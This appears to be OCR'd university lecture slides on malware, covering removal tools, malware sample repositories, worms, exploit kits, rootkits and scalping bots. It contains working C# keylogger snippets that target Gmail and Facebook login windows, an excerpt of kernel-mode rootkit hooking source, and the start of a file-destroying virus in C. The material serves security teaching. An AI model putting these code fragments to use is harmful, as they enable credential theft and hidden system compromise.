
www.techradar.com/news/the-best-free-malware-removal-tools

News > The best free malware removal tool 2018

The best free malware removal tool 2018

By Cat Ellis November 12, 2017 Software

Isolate and eliminate malicious software



Malware Scanner

Malwarebytes: Free Antivirus Replacement & Anti-Malware Tool
https://www.malwarebytes.com/
Malwarebytes protects you against **malware**, ransomware, and other advanced online threats that have made traditional antivirus obsolete and ineffective.


Free Virus Scanner & Cleaner | Malware Removal Tools | AVG
https://www.avg.com/en-nz/virus-removal
Free Virus **Scanner** & **Malware Removal** Tools. Our free virus **scanner** will find infections on your PC, remove them, and protect you for as long as you need. To run your virus **scan**, simply download AVG AntiVirus FREE – which PC Mag called "Excellent (4.5/5 stars)".

The best free malware removal tool 2018 | TechRadar
https://www.techradar.com/au/news/the-best-free-malware-removal-tools
May 9, 2018 - The first time you install Malwarebytes Anti-**Malware**, you're given a 14-day trial of the premium edition, which includes preventative tools like real-time **scanning** and specific protection from ransomware. ... It's also available free, and along with Anti-**Malware**, is a great addition to your security toolkit.

How To Scan Your Computer For Malware With Google Chrome
https://www.forbes.com/.../how-to-scan-your-computer-for-malware-with-google-chr...
May 24, 2018 - Believe it or not, Chrome can actually **scan** your entire computer for **malware**... just like a standalone antivirus program does. ... Chrome Cleanup is a handy additional layer of defense against **malware**.

Download Malicious Software Removal Tool from Official Microsoft ...
https://www.microsoft.com/en-nz/.../malicious-software-removal-tool-details.aspx
Aug 14, 2018 - Windows Malicious Software **Removal** Tool (MSRT) helps keep Windows computers free from prevalent **malware**. MSRT finds and removes ...

Anti-Malware Tools: Lots of Them



Infomercial ;)

보안 연결 | https://www.forbes.com/sites/leemathews/2018/05/24/how-to-scan-


58,440 views | May 24, 2018, 01:00pm

How To Scan Your Computer For Malware With Google Chrome

Lee Mathews Contributor ⓘ
Security
Observing, pondering, and writing about tech. Generally in that order.

In the 9-plus years it's been around, Google Chrome has become one of the best -- and most popular -- web browsers in the world. One reason for its rapid rise has been Google's focus on security.

"Malware Collection"



Zeltser Security Corp [US] | https://zeltser.com/malware-sample-sources/

LENNY ZELTSER

Malware Sample Sources for Researchers

Malware researchers have the need to collect malware samples to research threat techniques and develop defenses. Researchers can collect such samples using honeypots. They can also download samples from known malicious URLs. They can also obtain malware samples from the following sources:

- Contagio Malware Dump: Free; password required
- Das Malwerk: Free
- FreeTrojanBotnet: Free; registration required
- KernelMode.info: Free; registration required
- MalShare: Free; registration required
- Malware.lu's AVCaesar: Free; registration required
- MalwareBlacklist: Free; registration required
- Malware DB: Free
- Malwr: Free; registration required
- Objective-See Collection: Free; Mac malware
- Open Malware: Free
- theZoo aka Malware DB: Free
- Virusign: Free
- VirusShare: Free

Be careful not to infect yourself when accessing and experimenting with malicious software!

KOREA UNIVERSITY 1905

“Malware Collection”

A collection of malware samples caught by several honeypots i manage

malware honeypot botnet malware-analysis malware-samples malwareanalysis wannacry uiwix ransomware eternalblue eternalrocks

74 commits | 1 branch | 0 releases | 1 contributor

Branch: master ▾ | New pull request | Find file | Clone or download ▾

fabrimagic72 Add files via upload — Latest commit 98d0791 5 days ago

Adylkuzz	Adylkuzz	8 months ago
Allaple	new sample added	8 months ago
Bitcoin miners	possible Locky	8 months ago
Downloader-CUZ	ne entry	8 months ago
EternalRocks	EternalRocks Malware	8 months ago
Generic Trojan	Add files via upload	5 days ago
Muldrop	new malware added	8 months ago
Pepex	new malware added	8 months ago
Ransomware	notpetya added	6 months ago
Rbot	New malware added	8 months ago
SdBot	new sample added	8 months ago
Shodi	New Malware added	9 months ago
Spam/Paypal	zipfile added	7 months ago
Virut	new malware added	8 months ago
Wannacry	info	8 months ago
Wisdomeyes	New malware added	8 months ago
unknown	new sample added	8 months ago
README.md	Update README.md	8 months ago

KOREA UNIVERSITY 1905

Keylogging Source Code

- As simple as this !!!

Now you continually call this function to get the keyboard data you need:

```
while (true)
            {
                Thread.Sleep(100);
                for (Int32 i = 0; i < 255; i++)
                {
                    int state = GetAsyncKeyState(i);
                    if (state == 1 || state == -32767)
                    {
                        Console.WriteLine((Keys)i);

                    }
                }
            }
```

What's going on here?

The loop will poll the keyboard every 100 milliseconds to detect the state of each key.

If one of them is pressed (or has been pressed), it will print it out to the console. In a real keylogger, the keystrokes would be buffered and then stealthily transmitted back to the hacker.

https://blog.varonis.com/malware-coding-lessons-people-part-learning-write-custom-fud-fully-undetected-malware/

Keylogging

- A keylogger is a piece of a software or hardware that can intercepting and record the keystrokes of a compromised machine. Think of it as digital tap that captures every keystroke from the keyboard.
- Often the keylogger function is embedded in another piece of malware.

To hook into the keyboard, all you have to do is use these two C# lines:

```
1.  [DllImport("user32.dll")]
2.
3.  public static extern int GetAsyncKeyState(Int32 i);
```

You can read more about the `GetAsyncKeyState` API from MSDN:

https://msdn.microsoft.com/en-us/library/windows/desktop/ms646293(v=vs.85).aspx

Selective Keylogging is quite easy, too

Here's the new idea: activate the keylogging method only when a browser is active, and the title of the web page contains the word "Facebook" or "Gmail".

By using this method of limiting the input to browsers, I increase my chances of spotting user names and passwords.

Here's my second version of the code:

```
while (true)
            {

              IntPtr handle = GetForegroundWindow();

              if (GetWindowText(handle, buff, chars) > 0)

              {

                string line = buff.ToString();

                if (line.Contains("Gmail")|| line.Contains("Facebook - Log In or Sign Up "))

                {

                   //Check keyboard

                }

              }

              Thread.Sleep(100);

            }
```

This code snippet will probe the active window every 100ms. `GetForegroundWindow` does the real heaving lifting . The title of the window will be returned in the "buff" variable, and the keyboard scanning code called if it contains the word "Facebook" or "Gmail.

https://blog.varonis.com/malware-coding-lessons-people-part-learning-write-custom-fud-fully-undetected-malware/

Rootkits

- Originally created to both obtain root privilege on a computer system as well as hide elements such as processes, files, and network connections.
- With the advent of spyware, rootkits have been designed to hide the aforementioned elements with the specific intent of remaining resident
- Rootkits can be:
  - Persistent rootkits – executes each time system starts or use logs in
  - Memory-based rootkits – does not survive reboot
  - User-mode rootkits – intercepts commands such as file listing
  - Kernel-mode rootkits – hide from kernel list of active processes


Attack Kits

- So easy to get… only if you search enough

www.rohitab.com/discuss/topic/40492-my-first-kernel-mode-rootkit/

```
314
315     if(NT_SUCCESS(ZwQueryKey(hKey,KeyNameInformation,KeyNameInfo,1024,&ReturnLength))) // Get the key name
316     {
317         if(wcsstr(KeyNameInfo->Name,L"$ROOT$")) // If the value is inside the protected key, deny the access
318         {
319             return STATUS_ACCESS_DENIED; // Return error to caller
320         }
321     }
322
323     return fnNtSetValueKey(hKey,ValueName,TitleIndex,Type,Data,Size); // Call the original function
324 }
325
326 NTSTATUS DriverEntry(PDRIVER_OBJECT pDriverObject,PUNICODE_STRING pRegistryPath)
327 {
328     // Set inline hooks
329
330     KhInitHook(&PLPHook,PsLookupProcessByProcessId,HookPsLookupProcessByProcessId);
331     KhInitHook(&PLTHook,PsLookupThreadByThreadId,HookPsLookupThreadByThreadId);
332     KhInitHook(&SSPCHook,SeSinglePrivilegeCheck,HookSeSinglePrivilegeCheck);
333
334     fnPsLookupProcessByProcessId=(pPsLookupProcessByProcessId)PLPHook.OrigFunction;
335     fnPsLookupThreadByThreadId=(pPsLookupThreadByThreadId)PLTHook.OrigFunction;
336     fnSeSinglePrivilegeCheck=(pSeSinglePrivilegeCheck)SSPCHook.OrigFunction;
337
338     KhStartHook(&PLPHook);
339     KhStartHook(&PLTHook);
340     KhStartHook(&SSPCHook);
341
342     // Set SSDT hooks
343
344     fnNtQuerySystemInformation=(pNtQuerySystemInformation)Hook(*(PULONG)((PUCHAR)ZwQuerySystemInformation+1)
345     fnNtSetInformationFile=(pNtSetInformationFile)Hook(*(PULONG)((PUCHAR)ZwSetInformationFile+1),HookNtSetIn
346     fnNtDeleteValueKey=(pNtDeleteValueKey)Hook(*(PULONG)((PUCHAR)ZwDeleteValueKey+1),HookNtDeleteValueKey);
347     fnNtDeleteKey=(pNtDeleteKey)Hook(*(PULONG)((PUCHAR)ZwDeleteKey+1),HookNtDeleteKey);
348     fnNtSetValueKey=(pNtSetValueKey)Hook(*(PULONG)((PUCHAR)ZwSetValueKey+1),HookNtSetValueKey);
349
350     return STATUS_SUCCESS;
351 }
```

Exploit Toolkit, Rootkit



검색결과 약 244,000개 (0.47초)

Exploit kit - Wikipedia
https://en.wikipedia.org/wiki/Exploit_kit ▾ 이 페이지 번역하기
Widely used software such as Oracle Java and Adobe Systems products are targeted particularly often. The **exploit** kit gathers information on the victim machine, finds vulnerabilities and determines the appropriate **exploit**, and delivers the **exploit**, which typically silently drive-by downloads and executes **malware**. Kits are ...

Web Attack: Sakura Exploit Toolkit Website: Attack Signature ...
https://www.symantec.com/security_response/.../detail.jsp?asid... ▾ 이 페이지 번역하기
This signature detects attempts to download exploits from a malicious **toolkit** which may compromise a computer through various vendor vulnerabilities.

What Are Exploit Kits? - Lenny Zeltser
https://zeltser.com/what-are-exploit-kits/ ▾ 이 페이지 번역하기
2015. 9. 29. - An **exploit** kit, sometimes called an **exploit** pack, is a **toolkit** that automates the exploitation of client-side vulnerabilities, usually targeting browsers and programs that a ... Security professionals define an **exploit** kit/pack a bit differently, while agreeing on the general characteristics of this type of **malware**.
이 페이지를 18. 1. 7에 방문했습니다.

Tools of the Trade: Exploit Kits - Malwarebytes Labs | Malwarebytes ...
https://blog.malwarebytes.com/.../tools-of-the-trade-exploit-kits/ ▾ 이 페이지 번역하기
2013. 2. 11. - **Exploit** kits are a type of malicious **toolkit** used to **exploit** security holes found in software applications (Adobe Reader, etc) for the purpose of spreading **malware**. These kits come with pre-written **exploit** code and target users running insecure or outdated software applications on their computers. While the ...

What is exploit kit (crimeware kit)? - Definition from WhatIs.com
whatis.techtarget.com › Topics › Security › Malware ▾ 이 페이지 번역하기
This definition explains what an **exploit** kit (also known as a **malware toolkit**, an attack kit and a crimeware kit) is and how it enables people without coding experience to mount attacks.

Detection of Rootkits

- Possible to hide spyware or virus that will not be detected by traditional antivirus products

- F-Secure BlackLight Rootkit Eliminator
  - www.f-secure.com/blacklight
  - www.systernals.com
- Published Rootkits
  - www.rootkit.com, eg AFX, Vanquish, HackerDefender

An example of rootkit

- **Sony BMG copy protection rootkit scandal**
  - First4Internet XCP copy protection software
  - design flaw in Sony's web-based uninstaller
    - CodeSupport to download and run code from URL

https://freedom-to-tinker.com/blog/felten/sonys-web-based-uninstaller-opens-big-security-hole-sony-recall-discs/

Payload – (Stealthing) Rootkit

- Set of hidden programs installed on a system to maintain covert access to that system
- Hides by subverting the mechanisms that monitor and report on the processes, files, and registries on a computer
- Gives administrator (or root) privileges to attacker
  - Can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand

Macro "Virus" (?) and Korean Politics

- Jun 7th, 2018!
- Ticket resale is another well-known "domain" where software-implemented "automated scalping bots" are believed to be widely used

Home National Business Life&Style Entertainment Sports World Opinion

Democratic Party of Korea files complaint against Liberty Korea Party over alleged online rigging

By Bak Se-hwan

Published : Jun 7, 2018 - 18:13 Updated : Jun 7, 2018 - 18:13

The ruling Democratic Party of Korea on Thursday filed a complaint with the prosecution against the main conservative opposition party over allegations that it had engaged in online opinion rigging campaign since 2006, including during the 2007 presidential election and 2014 local elections.

Back Hye-ryun, ruling Democratic Party of Korea's spokeswoman (left), and Kang Byung-won, the party's floor spokesman, appears at the Seoul Central District Prosecutors' Office on Thursday. Yonhap

In recent media interviews, some former aides to the conservative party confessed the LKP and its predecessors — the Grand National Party and Saenuri Party — manipulated online comments by using software macros, which can automatically engage in online voting or spread specific comments quickly, to sway public opinion in favor of the party.

They said the party has used the programs around major elections since 2006, and such illegality was orchestrated by the party's election campaign team officials, not conducted by individual supporters.

Some also claimed at least four of the party officials, who had been in charge of the online opinion-rigging during the 2012 presidential election, worked at Cheong Wa Dae after then-Saenuri candidate Park Geun-hye was elected.

The conservative party camp's macro use is a separate allegation from the earlier one that the spy agency and the defense ministry operated teams to manipulate online opinions ahead of the 2012 election for then-ruling Saenuri, a scandal in which some of the involved people, including former National Intelligence Service Director Won Sei-hoon, have already been convicted.

"(If the allegation is true,) it is a grave crime because a party's official campaign team manipulated public opinion," the DPK said in its complaint submitted to the Seoul Central District Prosecutors' Office.

"Prosecutors will have to thoroughly investigate whether any higher-ranking LKP or government officials at the time were involved in the manipulation," said Rep. Back Hye-ryun, a spokeswoman of the DPK.

"It is suspected the LKP actively attempted to destroy evidence right after the elections. We ask the prosecution to begin investigating as soon as possible."

The new allegation has come after the LKP-led bill was passed to launch an independent counsel investigation into similar suspicions involving some DPK members and President Moon Jae-in's supporters.

Ticket resale

From Wikipedia, the free encyclopedia

This article's **tone or style may not reflect the encyclopedic tone used on Wikipedia**. See Wikipedia's guide to writing better articles for suggestions. *(April 2010)*
(Learn how and when to remove this template message)

Ticket resale (also known as **ticket scalping** or **ticket touting**) is the act of reselling tickets for admission to events. Tickets are bought from licensed sellers and are then sold for a price determined by the individual or company in possession of the tickets. Tickets sold through secondary sources may be sold for less or more than their face value depending on demand, which tends to vary as the event date approaches. When the supply of tickets for a given event available through authorized ticket sellers is depleted, the event is considered "sold out", generally increasing the market value for any tickets on offer through secondary sellers. Ticket resale is common in both sporting and musical events.

Ticket resale is a form of arbitrage that arises when the number demanded at the sale price exceeds the number supplied (that is, when event organizers charge less than the equilibrium prices for the tickets).

During the 19th century, the term *scalper* was applied to railroad ticket brokers who sold tickets for lower rates.[1]

Contents [hide]

"Macro" in action

Automated scalping bots [edit]


In recent years, fraudsters have started to use more complex methods by which they obtain tickets for resale on the secondary market. Similar to the technology used to snatch up rare shoes and sneakers,[6] automated bot attacks have become a common way to acquire large numbers of tickets only to resell them for higher profits. What fraudsters will do is deploy thousands of bots from untraceable IP addresses in a brute force attack as soon as a venue or ticket seller first makes them available for sale. In 2017, one of the largest online ticket sellers Ticketmaster filed a lawsuit against Prestige Entertainment for their continued use of scalper bots despite paying $3.35 million to the New York Attorney General's Office just a year prior.[7] Ticketmaster claimed that Prestige Entertainment was able to lock up 40% of available tickets for performances of the hit Broadway musical Hamilton, as well as a majority of the tickets Ticketmaster had available for the Floyd Mayweather and Manny Pacquiao fight in Las Vegas in 2015. In an effort to curtail such behavior, Congress moved to pass the Better Online Tickets Sales Act of 2016, more commonly referred to as the BOTS act.[8] The legislation was signed into law in December 2016 by then President Barack Obama. The BOTS act enforces several penalties and fines for parties found guilty of using bots or other technology for undermining online ticket seller systems with the hopes of selling them on the secondary ticket market.

Worms

- Program that actively seeks out more machines to infect and each infected machine serves as an automated launching pad for attacks on other machines
- **Exploits software vulnerabilities** in client or server programs
- Can use network connections to spread from system to system
- Spreads through shared media (USB drives, CD, DVD data disks)
- E-mail worms spread in macro or script code included in attachments and instant messenger file transfers
- Upon activation the worm may replicate and propagate again
- Usually carries some form of payload
- First known implementation was done in Xerox Palo Alto Labs in the early 1980s

Top 10 Worst Computer Worms

- Jerusalem (aka BlackBox), 1987
- Michelangelo, 1991
- Storm Worm, 2007
- Sobig, 2003
- MSBlast, 2003
- Melissa, 1999
- Code Red, 2001
- Nimda, 2001
- ILOVEYOU, 2000
- Morris Worm, 1988



Top 10 Worst Computer Viruses

- Morris Worm, 1998
- The Concept Virus, 1995
- CIH (Chernobyl Virus)
- Anna Kournikova worm
- ILOVEYOU
- The Melissa virus
- The Blaster Worm
- Netsky and Sasser
- OSX.R SPlug Trojan, 2007
- Storm Worm, 2007

The Telegraph

Home Video News World Sport Business Money Comment Culture Travel

Apple | iPhone | Technology News | Technology Companies | Technology Reviews | Video G

HOME » TECHNOLOGY

Top 10 worst computer viruses

A round-up to the 10 worst computer viruses of all time.

Technology

Worming their way in: computer viruses, worms and trojans have become more damaging and intrusive in the last ten years Photo: CLARE KENDALL

6:22PM GMT 18 Mar 2009

Malicious software, worms, Trojans and computer viruses are on the increase, say security experts, as hackers, spammers and identity thieves seek new ways to steal information that can be used to empty bank accounts or spread electronic mayhem. Here, we present a look back at the 10 worst computer viruses of ever made:

1. The Morris worm

In 1998 Robert Morris, a university student, unleashed a worm which affected 10 per cent of all the computers connected to the internet (at the time the net was estimated to consist of 60,000 computers), slowing them down to a halt. Morris is now an associate professor at MIT.

Recent Worm Attacks

Melissa	1998	e-mail worm first to include virus, worm and Trojan in one package
Code Red	July 2001	exploited Microsoft IIS bug probes random IP addresses consumes significant Internet capacity when active
Code Red II	August 2001	also targeted Microsoft IIS installs a backdoor for access
Nimda	September 2001	had worm, virus and mobile code characteristics spread using e-mail, Windows shares, Web servers, Web clients, backdoors
SQL Slammer	Early 2003	exploited a buffer overflow vulnerability in SQL server compact and spread rapidly
Sobig.F	Late 2003	exploited open proxy servers to turn infected machines into spam engines
Mydoom	2004	mass-mailing e-mail worm installed a backdoor in infected machines
Warezov	2006	creates executables in system directories sends itself as an e-mail attachment can disable security related products
Conficker (Downadup)	November 2008	exploits a Windows buffer overflow vulnerability most widespread infection since SQL Slammer
Stuxnet	2010	restricted rate of spread to reduce chance of detection targeted industrial control systems

What can virus or malware do?

- Pretty much anything !!

1. Develop Computer Virus using C to Destroy Files:

   1. First of all, the virus is supposed to look for the files in the current directory. If there are more than one files, it loads the first file which is considered as target file.
   2. Now the copy of the virus is loaded into memory.
   3. After that, the target file is opened and the virus is copied from the memory. After copping the code in the target file, the target file is closed.
   4. Finally, the next file to be infected is loaded and step-3 is repeated.

Computer Virus to Destroy Files

```c
//Develop Computer Virus Using C to Destroy Files
#include<stdio.h>
#include<io.h>
#include<dos.h>
#include<dir.h>
#include<conio.h>
#include<time.h>

